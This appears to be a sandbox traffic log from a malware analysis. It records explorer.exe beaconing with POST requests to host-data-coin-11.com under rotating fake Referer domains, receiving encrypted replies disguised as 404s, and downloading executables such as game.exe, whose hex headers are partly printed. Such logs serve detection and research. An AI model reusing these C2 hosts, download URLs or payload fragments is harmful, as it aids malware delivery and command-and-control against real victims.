Jan 9, 2022 18:47:46.129401922 CET	1074	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Sun, 09 Jan 2022 17:47:45 GMT Content-Type: application/x-msdos-program Content-Length: 358912 Connection: close Last-Modified: Mon, 03 Jan 2022 22:00:28 GMT ETag: "57a00-5d4b4a60838eb" Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 6b 91 a1 53 2f f0 cf 00 2f f0 cf 00 2f f0 cf 00 31 a2 5a 00 3d f0 cf 00 31 a2 4c 00 57 f0 cf 00 08 36 b4 00 2a f0 cf 00 2f f0 ce 00 ee f0 cf 00 31 a2 4b 00 10 f0 cf 00 31 a2 5b 00 2e f0 cf 00 31 a2 5e 00 2e f0 cf 00 52 69 63 68 2f f0 cf 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 08 00 74 f1 e5 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 09 00 00 3c 04 00 00 4a 02 00 00 00 00 00 c0 34 02 00 00 10 00 00 00 50 04 00 00 00 40 00 00 10 00 00 00 02 00 00 05 00 00 00 00 00 00 00 05 00 00 00 00 00 00 00 00 d0 06 00 00 04 00 00 41 c1 05 00 02 00 00 81 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 2c 39 04 00 3c 00 00 00 00 30 06 00 f8 59 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 90 06 00 14 23 00 00 50 13 00 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 58 a6 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 10 00 00 e0 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 34 3a 04 00 00 10 00 00 00 3c 04 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 60 9a 01 00 00 50 04 00 00 8c 00 00 00 40 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 70 61 6d 69 63 61 6b 05 00 00 00 00 f0 05 00 00 02 00 00 00 cc 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 64 6f 73 00 00 00 00 4b 00 00 00 00 00 06 00 00 02 00 00 00 ce 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 6d 6f 64 61 76 00 00 ea 00 00 00 00 10 06 00 00 02 00 00 00 d0 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 6e 75 67 69 72 6f 66 93 0d 00 00 00 20 06 00 00 0e 00 00 00 d2 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 f8 59 00 00 00 30 06 00 00 5a 00 00 00 e0 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 a2 3e 00 00 00 90 06 00 00 40 00 00 00 3a 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f8 44 04 00 00 00 00 00 6c 3c 04 00 82 3c 04 00 92 3c 04 00 a2 3c 04 00 be 3c 04 00 d2 3c 04 00 e6 3c 04 00 f6 3c 04 00 10 3d 04 00 2a 3d 04 00 42 3d 04 00 56 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$kS///1Z=1LW6*/1K1[.1^.Rich/PELt`<J4P@A,9<0 Y#PX@.text4:< `.data`P@@.pamicak@.dosK@.modav@.nugirof @.rsrcY0Z@@.reloc>@:@BDl<<<<<<<<=*=B=V

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.3	49760	47.251.44.201	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 9, 2022 18:47:49.449064016 CET	1550	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://xjbxvifs.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 220 Host: host-data-coin-11.com
Jan 9, 2022 18:47:50.003618956 CET	1590	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Sun, 09 Jan 2022 17:47:49 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title> </head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/ 2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.3	49761	47.251.44.201	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 9, 2022 18:47:50.651777983 CET	1591	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://pynrhmvhj.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 117 Host: host-data-coin-11.com
Jan 9, 2022 18:47:51.209096909 CET	1679	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Sun, 09 Jan 2022 17:47:51 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.3	49767	47.251.44.201	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 9, 2022 18:47:51.708017111 CET	1691	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://qlrgaved.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 157 Host: host-data-coin-11.com
Jan 9, 2022 18:47:52.262172937 CET	1731	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Sun, 09 Jan 2022 17:47:52 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 33 37 0d 0a 02 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad 9f 1c 4f 8e d6 1e 52 25 40 a3 f5 c2 ea fb 5f f5 4d 8b 2d e4 04 08 c7 5c a5 ba 7a ae 2e 54 0a e3 f0 d8 4b fc 05 d4 43 0d 0a 30 0d 0a 0d 0a Data Ascii: 37I:82OR%@_M-\z.TKC0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.3	49774	47.251.44.201	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 9, 2022 18:47:52.596065998 CET	1748	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://xhqofq.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 130 Host: host-data-coin-11.com
Jan 9, 2022 18:47:53.161501884 CET	1787	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Sun, 09 Jan 2022 17:47:52 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.3	49781	47.251.44.201	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 9, 2022 18:47:53.670918941 CET	2016	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://xjnbybe.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 114 Host: host-data-coin-11.com

Timestamp	kBytes transferred	Direction	Data
Jan 9, 2022 18:47:54.238461971 CET	2230	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Sun, 09 Jan 2022 17:47:54 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 32 65 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad d6 09 4f d4 89 4f 04 7e 02 fc a9 8d b6 e4 05 ab 0c 91 6b b9 45 4b 95 09 fd bc 67 e5 32 50 0d 0a 30 0d 0a 0d 0a Data Ascii: 2eI:82OO~kEKg2P0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.3	49787	54.38.220.85	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 9, 2022 18:47:54.299978018 CET	2233	OUT	GET /install5.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: unicupload.top
Jan 9, 2022 18:47:54.318223000 CET	2233	IN	HTTP/1.1 404 Not Found Server: nginx/1.14.0 (Ubuntu) Date: Sun, 09 Jan 2022 17:46:40 GMT Content-Type: text/html Content-Length: 178 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 20 62 67 63 6f 6c 6f 72 3d 22 77 68 69 74 65 22 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 2f 31 2e 31 34 2e 30 20 28 55 62 75 6e 74 75 29 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body bgcolor="white"> 404 Not Found <hr> nginx/1.14.0 (Ubuntu) </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.3	49788	47.251.44.201	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 9, 2022 18:47:54.536928892 CET	2236	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://qbhyoygecf.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 341 Host: host-data-coin-11.com
Jan 9, 2022 18:47:55.092643976 CET	2243	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Sun, 09 Jan 2022 17:47:54 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49875	67.199.248.10	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.3	49793	47.251.44.201	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 9, 2022 18:47:55.325921059 CET	2246	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://deiypnos.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 151 Host: host-data-coin-11.com

Timestamp	kBytes transferred	Direction	Data
Jan 9, 2022 18:47:55.888828039 CET	2252	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Sun, 09 Jan 2022 17:47:55 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.3	49797	47.251.44.201	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 9, 2022 18:47:56.112133026 CET	2256	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://ccuaitw.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 117 Host: host-data-coin-11.com
Jan 9, 2022 18:47:56.691019058 CET	2258	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Sun, 09 Jan 2022 17:47:56 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.2.3	49799	47.251.44.201	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 9, 2022 18:47:56.892962933 CET	2259	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://fxnaip.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 344 Host: host-data-coin-11.com
Jan 9, 2022 18:47:57.446978092 CET	2260	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Sun, 09 Jan 2022 17:47:57 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 33 30 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad d6 09 4f c5 86 52 06 26 1a ff b5 98 ff a9 1e ad 12 93 3a f9 55 50 99 4a f6 e8 24 e5 64 50 06 b9 0d 0a 30 0d 0a 0d 0a Data Ascii: 30I:82OR&:UPJ$dP0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
23	192.168.2.3	49800	47.251.44.201	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 9, 2022 18:47:57.990020990 CET	2261	OUT	GET /game.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: data-host-coin-8.com

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Jan 9, 2022
18:47:58.529261112 CET</td><td>2271</td><td>IN</td><td>HTTP/1.1 200 OK
Server: nginx/1.20.1
Date: Sun, 09 Jan 2022 17:47:58 GMT
Content-Type: application/x-msdos-program
Content-Length: 330752
Connection: close
Last-Modified: Sun, 09 Jan 2022 17:47:02 GMT
ETag: "50c00-5d529cebedc6a"
Accept-Ranges: bytes
Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01
4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64
65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 38 66 ce f5 7c 07 a0 a6 7c 07 a0 a6 7c 07 a0 a6 62 55 24 a6 57 07 a0 a6 62 55
35 a6 61 07 a0 a6 62 55 23 a6 fa 07 a0 a6 5b c1 db a6 79 07 a0 a6 7c 07 a1 a6 f7 07 a0 a6 62 55 2a a6 7d 07 a0 a6 62 55
34 a6 7d 07 a0 a6 62 55 31 a6 7d 07 a0 a6 52 69 63 68 7c 07 a0 a6 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 0d 5
1 4f 60 00 00 00 00 00 00 00 00 e0 00 03 01 0b 01 09 00 00 0a 01 00 00 c2 77 02 00 00 00 00 af 1e 00 00 00 10 00 00 00
20 01 00 00 00 40 00 00 10 00 00 00 02 00 00 05 00 00 00 00 00 00 00 05 00 00 00 00 00 00 00 00 60 78 02 00 04 00 00
80 4d 05 00 02 00 00 80 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00
00 4c 95 03 00 3c 00 00 00 00 60 77 02 d0 f7 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 f0 21 01 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b0 8c 03 00 40
00 00 00 00 00 00 00 00 00 00 00 00 20 01 00 a0 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 2e 74 65 78 74 00 00 00 f9 08 01 00 00 10 00 00 00 0a 01 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00
00 20 00 00 60 2e 72 64 61 74 61 00 00 94 7e 02 00 00 20 01 00 00 80 02 00 00 0e 01 00 00 00 00 00 00 00 00 00 00 00
00 00 40 00 00 40 2e 64 61 74 61 00 00 00 b8 bb 73 02 00 a0 03 00 00 86 00 00 00 8e 03 00 00 00 00 00 00 00 00 00 00
00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 d0 f7 00 00 00 60 77 02 00 f8 00 00 00 14 04 00 00 00 00 00 00 00 00 00 00
00 00 00 40 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 55 8b ec 51 56 33 f6 83 3d 14 36 b7 02 03 75 0b 56 56 56 56 56 ff 15 3c 20 41 00 89 75 fc 8b
45 10 89 45 fc 8b 45 0c 31 45 fc 8b 45 fc 8b 4d 08 89 01 5e c9 c2
Data Ascii: MZ@!L!This program cannot be run in DOS mode.$8f|||bU$WbU5abU#[y|bU*}bU4}bU1}Rich|PELQO`w<br>@`xML<`w!@ .text `.rdata~ @@.datas@.rsrc`w@@UQV3=6uVVVVV< AuEEE1EEM^</td></tr>
</table>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
24	192.168.2.3	49803	47.251.44.201	80	C:\Windows\explorer.exe

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Jan 9, 2022
18:48:01.824717045 CET</td><td>2644</td><td>OUT</td><td>POST / HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Accept: */*
Referer: http://ghsrebmie.org/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko
Content-Length: 226
Host: host-data-coin-11.com</td></tr>
<tr><td>Jan 9, 2022
18:48:02.384161949 CET</td><td>2645</td><td>IN</td><td>HTTP/1.1 404 Not Found
Server: nginx/1.20.1
Date: Sun, 09 Jan 2022 17:48:02 GMT
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Connection: close
Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f
44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65
3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c
68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20
2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e
41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20
65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72
44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72
3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72
20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65
73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a
Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title>
</head><body><h1>Not Found</h1><p>The requested URL / was not found on this server.</p><p>Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request.</p><hr><address>Apache/
2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0</td></tr>
</table>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
25	192.168.2.3	49804	47.251.44.201	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 9, 2022 18:48:02.595892906 CET	2646	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://gbertcn.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 302 Host: host-data-coin-11.com
